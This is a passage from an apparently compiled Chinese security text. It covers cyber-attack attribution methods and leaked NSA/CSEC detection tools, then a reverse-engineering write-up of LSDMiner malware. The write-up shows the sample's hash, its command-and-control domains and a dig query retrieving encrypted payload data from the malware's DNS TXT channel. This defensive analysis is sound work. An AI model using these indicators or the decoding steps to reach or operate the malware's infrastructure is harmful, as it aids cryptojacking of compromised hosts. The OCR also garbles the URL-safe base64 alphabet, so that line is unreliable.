Tradecraft：攻击者在实施攻击时所遵循的模式，相当于 TTP，因为偏好和习惯相对于技术工具来说更难以改变。**但是值得注意的是，一旦相关技术被公开，则可能被模仿而变得不可确定。**

Infrastructure：攻击者可以通过购买，租用，共享和攻击失陷来构建其通信网络。（易变的）

Malware：攻击者开发和制作的攻击武器、购买商用工具、定制公开或开源工具，甚至是模仿或盗用其他攻击组织的工具。（易变的）

Intent：攻击的意图和动机。

除了上述指标外，其也会参考外部情报源和公开情报。

23.4.2 方式

归因分析实际有很多种方式，包括通过 HUMINT、SIGINT 的方法，以及社工、反制等手段。这里仅仅讨论基于上述指标类型的技术性分析的基本方式和实践方法。

DNI 提及归因分析的实践方式：

Looking for Human Error：找到攻击者犯下的错误，包括遗留的测试代码、编译信息，错误配置的 C&C 服务器或有漏洞的通信协议等，这些也可以称为 *OpSec error* 或 *OpSec mistake*。

Timely Collaboration, Information Sharing, and Documentation：及时的响应和协作，也就是越早发现和响应正在发生的攻击活动越有利于归因分析，包括日志的保留、数据的恢复、内存的取证等都能为最终的结论提供帮助，事后的回溯分析总会因为数据和证据的缺失造成影响。但这一点也是比较难以完全做到的，特别是 APT 类攻击。

Rigorous Analytic Tradecraft：严谨的分析，DNI 提及了应当使用 Analysis of Competing Hypotheses 方法来消除和降低分析的偏差。

`Analysis of Competing Hypotheses（ACH，竞争假设分析）以下列举了一些参考资料供详细了解 ACH 方法`

归因分析是最容易因为分析师的主观意识而影响证据收集的方式和方面，最终导致结果的不准确性。任何表象的证据都可能干扰实际的判定。

那么具体是如何实现归因分析的呢，DNI 提及了从三个层面：


de-layering the attribution assessment：分层评估，包括地域、人或组织、资助背景。

providing the confidence level：提供结果的可靠性级别，分为 High/Moderate/Low。评估可靠性会从：证据的可靠性和及时性，逻辑联系，证据的类型（直接，间接，间接推测，上下文相关的）三个方面。有时候也会出现多种推论的情况。

Identify Gaps：在无法获得更多证据或得到确切的结论时，需要明确说明。

从我来看，归因需要从时间线的维度评估包括地域特征、语言特征、人文和宗教，甚至包括地缘政治、军事冲突、外交活动等。寻找证据的直接关联性或间接关联性，考究是攻击者犯下的错误，还是刻意制造的 False Flag（mistake or false flag）。

归因分析也就是寻找实体世界和虚拟世界的联系，并且通过结合多个维度的证据分析来消除 ‘‘不确定性’’。



23.5 最后

在最后也介绍下 NSA 及其盟友过去在归因分析上的一些工作。

首先从一份泄露的斯诺登文档开始，名为《Pay attention to that man behind the curtain: Discovering aliens on CNE infrastructure》,其是由加拿大国防部下的通讯安全局(CSEC)的 Counter-CNE 部门(CCNE)的研究成果。原始链接可见 https://snowdenarchive.cjfe.org/greenstone/collect/snowden1/index/assoc/HASHfcfa.dir/doc.p

23.5.1 WARRIORPRIDE

一个 CNE 平台，简称（WP），其支持多种插件用于目标主机的探测和信息收集。

其中涉及的几个插件：

Slipstream : machine reconnaissance

ImplantDetector : implant detection

RootkitDetector : rootkit detection

Chordflier/U_ftp : file identification / retrieval

NameDropper : DNS

WormWood : network sniffing and characterization

其中示例了 Slipstream 收集服务和驱动信息的返回数据，以 xml 形式。(具体可以看原始 PDF，这里就不贴图了)

23.5.2 REPLICANTFARM

REPLICANTFARM 是一个基于特征指纹的系统，用于对 WP 的输出进行过滤和标记，简称 RF。其用于定制和管理用于特征检测的签名或模块。

其用于提取以下类型的指纹特征：


Actors

Implant 技术

基于主机的特征


基于网络的特征

主要模块如下，PDF 中也示例了如何通过定义模块来过滤可疑的进程：



其内部规则是用.pl 后缀文件实现，其格式为 mod_ 数字 _ 组织缩写 _ 恶意代码名称.pl 形态。

RF 其他的签名还包括已知攻击组织的文件名，进程名，基础设施（IP、DNS），如果详细看下图，可以了解其规则库的命名，特征指纹以及跟踪的 APT 组织。



23.5.3 TERRITORIALDISPUTE

又称 TeDi，是之前 Shadowbrokers 泄露的 NSA windows 工具包的一个模块，其和 RF 一样用于识别目标攻击组织。从其定义的规则类型可以判断出具体的特征类型。

除此以外，其中还存在一个 sigXX 库，每个 sigXX 代表一个攻击组织。这个曾经有国外安全厂商具体分析过，详细可见：https://www.crysys.hu/publications/files/tedi/ukatemicrysys_territorialdispute.pdf。这里就不多解释了。


逆向解密 LSDMiner 新样本利用 DNS TXT 通道传输的数据

作者：J!4Yu

来源：https://www.anquanke.com/post/id/193116

24.1 1. 概述

10 月中旬，部门老司机发给我一个 LSDMiner(旧称 **Watchdogsminer**) 最新活动中的一个样本 (MD5: 114d76b774185b826830cb6b015cb56f)。当时大概看了一眼，里面用到了 DNS TXT 记录来传输经过 AES 加密的数据，手头忙别的事，就先搁下了。近来捡起来分析，Google 搜索样本中用到的一个函数 **NewAesCipher128()**，发现国外安全公司 **Anomali** 已经分析过这个 Case：



Anomali 的 Blog：Illicit Cryptomining Threat Actor Rocke Changes Tactics, Now More Difficult to Detect

跟 以前的版本 一样，LSDMiner 的样本仍然是用 Go 编写，但是内部代码结构以及具体功能已经跟旧版本有很大差异。明显的差异至少有以下 3 点：

放弃了使用 Pastebin 作为恶意 Shell 脚本的下发通道，转而使用自己维护的 CC 服务器 (`*.systemten.org`) 来承载相关恶意活动；

集成了多个漏洞 Exp，增强传播能力，详见 Anomali 的 Blog；

利用 DNS TXT 记录下发多种经过 AES 加密的数据，这些加密数据有以下几种：

最新的恶意 Cron 任务用到的恶意 Shell 脚本下载 URL，可以写入失陷主机的 Cron 任务；

最新的恶意样本版本号，失陷主机上已有的恶意样本会对比自己的版本号以决定是否 Update；

最新的恶意 Shell 脚本；

一系列最新二进制样本的下载 URL。

其他恶意行为按照常规的逆向分析方法按部就班分析即可，而关于加密的 DNS TXT 数据的逆向与解密过程，Anomali 的 Blog 中描述一带而过，并没详述，按照他们 Blog 中简单的描述，并不足以解密这些数据。本文就以上述样本为例，解析一下如何通过逆向样本一步一步解密这些数据。

24.2 2. 恶意样本执行流程

恶意样本总体的执行流程分为 3 步：

1. 通过 DNS TXT 通道获取用来篡改失陷主机 Cron 任务的恶意 URL，被篡改后的 Cron 任务会定期访问恶意 URL 获取最新的恶意 Shell 脚本；
2. 扫描当前 B 段网络，存活的 IP 尝试利用 4 种方式入侵并植入，4 种方式有：

   SSH 爆破；


   Redis 未授权访问；

   Jenkins RCE 漏洞 (CVE-2019-1003000) 利用；

   ActiveMQ RCE 漏洞 (CVE-2016-3088) 利用
3. 持久驻留失陷主机、释放矿机程序挖矿。

在最后第 3 步，也会通过 DNS TXT 通道获取最新恶意 Shell 脚本以及二进制样本的下载 URL。本文重点分析 DNS TXT 通道数据的获取以及解密。


先看一下恶意样本通过 DNS TXT 通道获取最新的用来篡改失陷主机 Cron 任务的恶意 URL 的整体流程：



可以看到样本首先从 `cron.iap5u1rbety6vifaxsi9vovnc9jjay2l.com` 获取数据，然后用 AES-128bit 算法将其解密。再看一下从 `cron.iap5u1rbety6vifaxsi9vovnc9jjay2l.com` 获取的加密数据：

```
LSDMiner/→ dig cron.iap5u1rbety6vifaxsi9vovnc9jjay2l.com @1.1.1.1 TXT

; <<>> DiG 9.11.3-1ubuntu1.10-Ubuntu <<>> +noedns cron.iap5u1rbety6vifaxsi9vovnc9jjay2l.com @1.1.1.1 TXT
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 59314
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 0

;; QUESTION SECTION:
;cron.iap5u1rbety6vifaxsi9vovnc9jjay2l.com. IN TXT

;; ANSWER SECTION:
cron.iap5u1rbety6vifaxsi9vovnc9jjay2l.com. 504 IN TXT "A7PZtADnYAEMEArGhmA9xQihPq9TRz4QigssjeOmUnQ"

;; Query time: 165 msec
;; SERVER: 1.1.1.1#53(1.1.1.1)
;; WHEN: Wed Nov 13 12:25:22 CST 2019
;; MSG SIZE  rcvd: 115
```

DNS TXT 响应是一串字符,而且是经过 Base64 编码的字符串 *A7PZtADnYAEMEArGhmA9xQihPq9TRz4QigssjeOm*。函数 **github_com_hippies_LSD_LSDC__AesCipher128_Decrypt()** 中的处理流程可以证实这一点：



到这里可以看出，要用 Go 语言编程解密这些数据，需要 3 步走：

1. Base64 解码 DNS TXT 的响应字串，得到待解密的二进制数据；
2. 初始化 Go AES-128bit 解密句柄；

3. 解密 Base64 解码过的二进制数据。

24.3 3. Base64 解码

先用 Linux 自带的命令行工具 **base64** 尝试解码：

```
LSDMiner/→ echo A7PZtADnYAEMEArGhmA9xQihPq9TRz4QigssjeOmUnQ | base64 -d
□'`□↟□
ↄ`>SG>□□,Rtbase64: invalid input
LSDMiner/→ echo A7PZtADnYAEMEArGhmA9xQihPq9TRz4QigssjeOmUnQ | base64 -d -i
□'`□↟□
ↄ`>SG>□□,Rtbase64: invalid input
```


有点蹊跷，不能用 base64 命令直接解码，看来用的并不是标准的 Base64 编码。这里先补充一下关于 Base64 编码的两点背景知识：

1. 参考: RFC4648 ，Base64 编码主要有两种：**标准编码 (StdEncoding)** 和 **URL 安全的编码 (URLEncoding)**。标准 Base64 编码的编码字符表是 *ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/* ，而 URLEncoding 的编码字符表则把 StdEncoding 编码字符表中的 + 替换为 –,把 / 替换为 **_** ,即 *ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123_* ；
2. Base64 两种编码的默认填充字符都是 = ，但也可以选择不填充任何字符。

上述两个知识点，在 Go 的 Base64 标准库文档 开头就有说明：

Constants

```
const (
    StdPadding rune = '=' // Standard padding character
    NoPadding  rune = -1  // No padding
)
```

```
const encodeStd = "ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/"
```

```
const encodeURL = "ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789-_"
```


两个知识点各自分为两种情况，这样组合起来就有 4 种细分的 Base64 Encoding：

Variables

RawStdEncoding is the standard raw, unpadded base64 encoding, as defined in RFC 4648 section 3.2. This is the same as StdEncoding but omits padding characters.

```
var RawStdEncoding = StdEncoding.WithPadding(NoPadding)
```

RawURLEncoding is the unpadded alternate base64 encoding defined in RFC 4648. It is typically used in URLs and file names. This is the same as URLEncoding but omits padding characters.

```
var RawURLEncoding = URLEncoding.WithPadding(NoPadding)
```

